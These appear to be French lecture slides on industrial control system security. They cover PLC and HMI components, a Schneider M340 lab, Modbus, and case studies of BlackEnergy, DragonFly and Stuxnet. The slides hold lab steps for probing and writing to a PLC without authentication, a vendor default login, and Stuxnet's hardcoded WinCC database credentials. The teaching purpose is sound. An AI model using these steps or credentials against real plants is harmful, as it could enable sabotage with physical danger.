

Sécurité des systèmes de contrôle industriel

Introduction


Réseaux industriels / SCADA / ICS

● SCADA

- Supervisory Control And Data Acquisition
 - Système de télégestion à grande échelle permettant de traiter en temps réel un grand nombre de télémesures et de contrôler à distance des installations techniques
- Installations technique
 - Plateformes pétrolière / gaz
 - Usines d'eau potable
 - Stations d'épuration
 - Barrages/écluses
 - Domaines militaires
 - domaines civile (golf, Etc.)
- Autres termes :
 - **DCS** (Distributed Control System)
 - **ICS** (Industrial Control Systems) : **tend à être standardisé**


Introduction – Réseaux industriels

- Evolution des schémas de câblage industriel
 - Logique câblée
 - Modification lourde (ajout de fils, de relais, de matériels spécifiques)
 - Complexité importante
 - Maintenance compliquée



Introduction – Réseaux industriels

- Evolution des schémas de câblage industriel
 - Automates et bus de terrain
 - Modification facile (changement du programme de l'automate)
 - Technologie souvent propriétaire
 - Limité aux fonctionnalités d'un bus série (distance, routage, etc.)




Introduction – Réseaux industriels

- Evolution des schémas de câblage industriel
 - Automates sur IP
 - Modification facile (changement du programme de l'automate)
 - Technologie souvent propriétaire (mais parfois interopérable)
 - Avantages des réseaux TCP/IP (et inconvénients...)



Introduction – Réseaux industriels

- Pilotage complet depuis un réseau informatique



Choc des cultures

- Automaticiens
 - Sureté
 - Câblage
 - Ce qui ne se voit pas n'existe pas
- Sécurité informatique
 - Résistance contre les intrusions
 - Ce qui est accessible se contrôle
- Grandes difficultés de compréhension

Définitions

- ***Security***
 - Sécurité contre les actes malveillants
- ***Safety***
 - Sécurité contre les risques accidentels

Security vs safety

- Fonctionnement 24h/24, 7j/7, 365j/an
 - Pas d'antivirus
 - « Cela empêche le bon fonctionnement, ralentissement »
 - Pas de mise a jour
 - « Ca ne va plus marcher », « interdit par le contrat »
 - Pas de veille techno
 - Sauf pour les nouvelles fonctionnalités
 - Sécurité = sécurité physique
 - Problème de l'astreinte et des accès distants

Security vs safety

- Sécurité physique
 - Pas d'accès à l'automate
 - Présence de barrières
 - « Même si on pouvait, autant aller ouvrir la vanne à la main, elle est dans les mêmes locaux »
 - Population non sensibilisée à des risques informatiques
 - Ver / Virus
 - Accès externes
 - Etc.

Plan

- Composants
- Plateforme de test
- Programmation
- Etude sécurité de la plateforme
 - Réseau
 - Applicatifs
 - IHM
- Réalité des attaques : buzz et attaques réelles
- Architecture réseau et protocoles
- Conclusion
 - Retours d'expérience (Audit / TI)
 - Recommandations

Composants

Composants essentiels

- **Dispositifs à commander**
 - vannes, pompes, moteurs, etc.
- **Automates**
 - PLC - *Programmable Logic Controller*
 - RTU - *Remote Terminal Unit*
 - SIS - *Safety Instrumented System*
- **IHM (Interface Homme-Machine)**
 - Supervision
 - WinCC, PC Win, PC Vue, etc.
 - Programmation
 - Step7, PL7, Unity Pro, TwidoSuite, etc.
- **Langages de Programmation**
- **Réseau**
 - Bus de terrain
 - TCP/IP
- **Transmission/protocoles**
 - Protocoles Modbus, S7, CIP, DNP3, IEC 104, etc.



Vannes et capteurs

- Dispositifs télécommandés
 - « Simple » dispositif mécanique lié à une commande électrique télécommandable
 - Entrées : capteurs, boutons, etc.
 - Sortie : vannes, interrupteurs, relais, moteurs, etc.



Automates / PLC

- **PLC : Programmable Logic Controller**
- **Télécommunication**
 - Ports série / terminal
 - RS-232
 - RS-485 / mini-Din
 - Ethernet
- **Mémoire / Sauvegarde**
 - USB
 - Mémoire flash
- **Afficheur**
 - Affichage de l'état du contrôleur
 - Accès aux données de l'application
 - Affichage et modification
 - Configuration des ports séries
 - Etc.



Automates




- Automates
 - Schneider
 - Emerson
 - Siemens
 - Honeywell
 - Rockwell Automation / Allen-Bradley
 - Yokogawa
 - ABB
 - Wago
 - Etc.



Automates / PLC

- Composition
 - Alimentation / Fond de panier
 - Processeur et mémoire
 - Contient le programme à exécuter
 - Module de sauvegarde
 - Mémoire externe
 - Cartes d'entrées / sorties
 - Entrées : branchement des boutons, capteurs, etc.
 - Sorties : connexion des organes à commander (vannes, moteurs, etc.)
 - Modules de communication
 - Ethernet / IP
 - Bus de terrain
 - Programmation

IHM (Interface Homme-Machine)



IHM (Interface Homme-Machine)

- Généralement des logiciels installés sur des postes Windows
 - Windows XP (encore) la plupart du temps
 - OPC / DCOM / RPC / Web
 - Connexion entre la station de l'opérateur et les automates
- IHM de supervision
 - Contient une vue partielle ou complète sur l'état du réseau industriel
- IHM de développement
 - Fournit un environnement de développement pour la programmation des automates
 - Permet la configuration des équipements (TCP/IP, Mots de passe, adressage des équipements)
 - Permet d'envoyer des actions préprogrammées aux automates (arrêt/démarrage, etc.)
- « Remplace » les « boutons physiques »

Plateforme de test

Schneider M340

- Rack avec alimentation
- Automate M340
 - Port Ethernet
 - Port Modbus (serie)
 - USB
- Module d'entrées-sorties TOR (8 entrées – 8 sorties)
 - Entrées : 2 boutons poussoirs
 - Sortie : 1 lampe


Usine



- Développement
 - Unity Pro (Schneider)
- Supervision
 - PC Vue

Réseau de test

- Obtenir une adresse en DHCP
 - Réseau 84.6.150.0/24



Programmation


Transition logique câblée / Automate

- Utilisation de langage « industriel »
 - Grafcet (représentation d'un automatisme)
 - Ladder Logic
 - Etc.
- Permet de définir ce que doit faire un automate
 - Boutons, relais, interrupteurs virtuels
 - Ajout des fonctionnalités d'un langage informatique (boucles, conditions, etc.)


Exécution de programme PLC

- Rappels fonctions logiques


- **OR**




A	B	Output
0	0	0
0	1	1
1	0	1
1	1	1



- **AND**




A	B	Output
0	0	0
0	1	0
1	0	0
1	1	1




Exécution de programme PLC

- Rappels fonctions logiques


- **NOT**




A	Output
0	1
1	0




- **NAND**



A	B	Output
0	0	1
0	1	1
1	0	1
1	1	0



or




Exécution de programme PLC

- Rappels fonctions logiques

- NOR**




A	B	Output
0	0	1
0	1	0
1	0	0
1	1	0




or



- Exclusive-OR**



A	B	Output
0	0	0
0	1	1
1	0	1
1	1	0



or



Exécution de programme PLC

- Grafset
 - Décomposition par étapes
 - Langage graphique
 - Séquences
 - Transition entre elles : conditions de transition
 - Actions effectuées à chaque étape

IHM de Supervision

Etude de la plateforme

Etude Réseau

- Balayage réseau
 - Quelles sont les machines/IP présentes (la plage « industrielle » est comprise entre les IP 84.6.150.0 et 84.6.150.19)
 - Quels sont les services présents ?

Ports ouverts

- Applicatifs présents
 - IHM (84.6.150.10)
 - Web (80/443)
 - FTP (21)
 - VNC (5800)
 - Windows (135/139/445)
 - Automate (84.6.150.4)
 - Web (80)
 - FTP (21)
 - Modbus (502)
 - SNMP (UDP 161)
 - Etc.

Automate - Web

- Authentication ?

Copyright © 2000-2008, Schneider Automation SAS. All rights reserved.

Modify the HTTP access rights:

Step	Action
1	Enter the new username (default is USER).
2	Enter the new password (default is USER).
3	Confirm the new password by entering it again.
4	Confirm the modification using the Change Password button. Result: An Ethernet Configuration page appears.
5	Click the Reboot Device button to recognize the modification in the module.

- Présence d'une applet java ?
 - Lire/écrire une variable : %M1 ?
- Etude des échanges : wireshark
- Etude du java : jad
- Constataction ?

Automate - FTP

- Découverte
 - Récupération des mots de passe
- Conclusion sur le fonctionnement : peut on changer le mot de passe ftp ?

Automate - SNMP

- MIB Snmp
 - Snmp-walk
 - Que peut on faire ?

Modbus (Modicon Bus)

- Un des protocoles industriels les plus courants
- Caractéristiques
 - Spécifications publiques (<http://www.modbus.org/specs.php>)
 - Port TCP/502
 - Dialogue Maître / Esclave
 - Identifiant Esclave SID (de 1 à 247) (1 SID unique par bus)
 - Trame composée de l'adresse de l'esclave, le code fonction, les données, un CRC
 - Fonctions de lecture / écriture en mémoire / registre / états, etc.
 - *0x01 - Read Coils*
 - *0x02 - Read Discrete Inputs*
 - ***0x05 - Write Single Coil***
 - ***0x06 - Write Single Register***
 - Pas d'authentification, ni chiffrement
 - Possibilité de contrôler l'état des processus industriels

Modbus/TCP

● Fonctions

				Function Codes		
				<i>code</i>	<i>Sub code</i>	<i>(hex)</i>
Data Access	Bit access	Physical Discrete Inputs	Read Discrete Inputs	02		02
		Internal Bits Or Physical coils	Read Coils	01		01
			Write Single Coil	05		05
			Write Multiple Coils	15		0F
	16 bits access	Physical Input Registers	Read Input Register	04		04
		Internal Registers Or Physical Output Registers	Read Holding Registers	03		03
			Write Single Register	06		06
			Write Multiple Registers	16		10
			Read/Write Multiple Registers	23		17
			Mask Write Register	22		16
			Read FIFO queue	24		18
	File record access		Read File record	20		14
			Write File record	21		15
	Diagnostics		Read Exception status	07		07
		Diagnostic	08	00-18,20	08	
		Get Com event counter	11		0B	
		Get Com Event Log	12		0C	
		Report Slave ID	17		11	
		Read device Identification	43	14	2B	
Other		Encapsulated Interface Transport	43	13,14	2B	

Interagir avec Modbus

- Ecoute réseau
 - Constatation ?
- Lecture / Ecriture sur l'automate sans contrôle
 - Interface web de l'automate
 - qModbus : <http://qmodbus.sourceforge.net/>
 - Modpoll : <http://www.modbusdriver.com/modpoll.html>
 - Modscan : <http://www.win-tech.com/html/modscan32.htm>
 - Recherche de l'ID esclave (slaveID)

- Partie OS
 - Prise de main à distance ?
 - Version du système d'exploitation : vulnérabilité ?
 - Privilège de l'utilisateur courant ?
- IHM de développement
 - Possibilité de modification du programme de l'automate ?
 - A t-on vraiment besoin de prendre le contrôle de cette machine en particulier ?
 - Echanges automate/IHM

- Supervision
 - Authentification des utilisateurs
 - Mot de passe de l'administrateur ?
- Corrompre la visualisation ?

Buzz SCADA

Infrastructures critiques

- Pilotage de mécanismes pouvant mettre en danger des vies humaines
 - Cibles d'attaques terroristes ?
 - Défaillance suite à intrusion non contrôlée ?
 - Problème suite à négligence ?
- Attaques souvent jugées irréalistes (avant)
 - Précurseur ? Stuxnet
 - Plusieurs attaques médiatisées (un peu) depuis
- Tend à monter (risque attentat)

Attaques récentes (décembre 2015)

- Black Energy
 - Coupure générale de courant dans l'ouest de l'Ukraine
 - Ingénierie Sociale (phishing)
 - Malware Disakil : éteint le service Serial-over-ethernet (utilisé pour communiquer avec automates et RTU).

Attaques récentes (décembre 2014)

- Attaque contre un haut fourneau allemand

- Ingénierie sociale

- Dégâts matériels conséquents

(https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Lageberichte/Lagebericht2014.pdf?__blob=publicationFile)

Attaques récentes (juillet 2014)

- DragonFly
 - Origine russe ?
 - Cible les entreprises du secteur de l'énergie
 - USA, Espagne, France, ...
 - Backdoor des mises à jours des constructeurs de systèmes de contrôle
 - Accès VPN au système compromis
 - Diffusion par virus/vers
 - Actif depuis 2011 ?
 - Source :
<http://www.symantec.com/connect/blogs/dragonfly-western-energy-companies-under-sabotage-threat>

Le précurseur : Stuxnet (2010)

- Cible le programme nucléaire Iranien
- Cible des réseaux sans connexion directe avec Internet
- Vecteur de compromission : propagation massive (virus, ver, clé usb, etc.)
- Utilisation de moyens sophistiqués (0-day, utilisation de certificats volés, etc.)
- A fait l'objet d'un grand nombre de publication
- Menace étatique

Stuxnet



Stuxnet

- Avant 2010
 - Attaques SCADA ? Impossible !
- Après 2010
 - Ver Stuxnet découvert en juin 2010 par un éditeur biélorusse d'antivirus *VirusBlokAda* travaillant avec l'Iran
 - Cible les équipements Siemens
 - Automates PLC et IHM
 - » WinCC Simatic et Step7
 - MC7
 - Ciblait le programme d'enrichissement nucléaire iranien situé à Natanz

Stuxnet

- Windows

- Elévation de privilèges

- Propagation

=> Plusieurs vulnérabilités exploitées

- Faille .lnk CPLINK via USB

- MS10-046

- Élévations de privilège

- MS10-073 et MS10-092

- Print Spooler et WMI MOF

- MS08-067 et MS10-061

- Rootkit installé pour éviter une détection

- Grâce à 2 certificats volés (Jmicron et Realtek) / installation de drivers

- IHM :

- Leurre des outils de supervision

- Reprogrammation des éléments Siemens liés aux centrifugeuses

Microsoft Security Bulletin	Vulnerability
MS10-073	Elevation of Privilege via keyboard layout files
MS10-092	Elevation of Privilege via Task Scheduler
MS10-061	Remote Code Execution via Print Spooler service
MS10-046	Automatic File Execution via Windows Shell (shortcut to LNK/PIF files)
MS08-067	Remote Code Execution via Server Service


Stuxnet Malware

How are my SIMATIC S7 controllers affected?

SIEMENS

Malware tries to download trojan plc code blocks

WinCC



Details

- Malware carries own block (DB 890, FC 1865, FC 1874) and checks whether they are available in the target plc. If they already available, the malware does nothing
- If the blocks are not available, the malware downloads this blocks to the plc and links them into the program sequence
- If you identify those blocks in your plc but did not have them before in your project, Siemens urgently recommends restoring the plant control system to its original state.

© Siemens AG 2010. All Rights Reserved.
Industry Sector

Stuxnet


- Connexion à la base MS-SQL
 - Compte *WinCCConnect / 2WSXcder*
 - Obtention des données présentes dans plusieurs tables
 - *MCPTPROJECT*
 - *MCPTVARIABLEDESC*
 - *MCPVREADVARPERCON*
- Obtention des données Step7 présentes dans les fichiers système
 - **.S7P*
 - **.MPC*
 - **.LDF*

Stuxnet

- Injection dans le processus *s7tgotopx.exe* (Simatic Manager)
 - Modification de *s7otbxdx.dll* afin de passer inaperçu auprès des opérateurs
 - MITM
 - Émule les opérations de plusieurs fonctions
 - *s7blk_read*
 - *s7blk_write*
 - *s7blk_findfirst*
 - *s7blk_delete*
 - Etc.

Stuxnet

- Rootkit dans l'automate
 - Modèles S7-300 et S7-400
 - Blocs **DB890**, **FC1865**, **FC1874** et *s7otbxdx.dll*
 - DB : Data Blocks
 - » SDB : System Data Blocks
 - Contient la configuration PLC
 - FC : Function Calls
 - Cible deux fournisseurs spécifiques de VFD
 - Variable-frequency drive / Variateur de vitesse
 - Qui utilisent
 - Un CPU 6ES7-315-2 ou 6ES7-417
 - Du Profibus avec un module CP 342-5
 - » Valeur d'un SDB situé à l'offset 50h égal à 0100CB2Ch (nombre magique 2C CB 00 01)



Stuxnet

